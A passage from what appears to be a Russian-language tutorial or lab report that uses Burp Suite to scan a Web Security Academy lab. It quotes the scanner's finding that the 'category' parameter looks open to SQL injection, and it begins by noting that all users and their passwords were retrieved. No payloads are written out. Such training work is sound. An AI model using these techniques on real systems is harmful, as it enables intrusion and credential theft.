

В итоге получаем всех пользователей и их пароли.

5. Использовать Вугр для нахождения уязвимости в веб-ресурсе

Рассмотрим пример сканирования веб ресурса (Web Security Academy):

<https://0ada00e803a3642780f9f80a0036002e.web-security-academy.net>





Вот что удалось обнаружить сканеру Burp Suite:

Подробная информация о проблеме

Параметр category, по-видимому, уязвим для атак с использованием SQL-инъекций. В параметре category была отправлена одинарная кавычка, и было возвращено общее сообщение об ошибке. Затем были отправлены две одинарные кавычки, и сообщение об ошибке исчезло. Вам следует просмотреть содержимое сообщения об ошибке и то, как приложение

обрабатывает другие входные данные, чтобы подтвердить наличие уязвимости.